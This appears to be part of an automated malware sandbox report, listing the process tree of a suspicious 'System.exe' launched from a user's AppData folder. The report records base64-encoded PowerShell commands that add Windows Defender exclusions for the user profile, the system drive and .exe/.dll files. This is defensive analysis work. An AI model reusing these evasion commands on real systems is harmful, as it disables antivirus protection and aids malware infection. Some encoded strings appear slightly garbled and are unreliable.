Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3056**, Parent PID: **6548**

General	
Target ID:	25
Start time:	13:17:10
Start date:	21/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: System.exe PID: **6072**, Parent PID: **6548**

General	
Target ID:	26
Start time:	13:17:11
Start date:	21/03/2022
Path:	C:\Users\user\AppData\Roaming\Windows\System.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Windows\System.exe
Imagebase:	0xc0000
File size:	2267648 bytes
MD5 hash:	BC498D99D29CEC9B97EFEB530D745D5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cmd.exe PID: **4212**, Parent PID: **6072**

General	
Target ID:	29
Start time:	13:17:24
Start date:	21/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit
Imagebase:	0x7ff71acd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6232**, Parent PID: **4212**

General	
Target ID:	30
Start time:	13:17:26
Start date:	21/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **6304**, Parent PID: **4212**

General	
Target ID:	32
Start time:	13:17:26
Start date:	21/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA"
Imagebase:	0x7ff746f80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cmd.exe PID: **5404**, Parent PID: **6616**

General	
Target ID:	33
Start time:	13:17:33
Start date:	21/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit
Imagebase:	0x7ff71acd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **996**, Parent PID: **5404**

General	
Target ID:	34
Start time:	13:17:34
Start date:	21/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **1760**, Parent PID: **5404**

General	
Target ID:	35
Start time:	13:17:35
Start date:	21/03/2022

Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA"
Imagebase:	0x7ff638ba0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: **6728**, Parent PID: **4212**

General	
Target ID:	38
Start time:	13:17:55
Start date:	21/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=
Imagebase:	0x7ff746f80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

No disassembly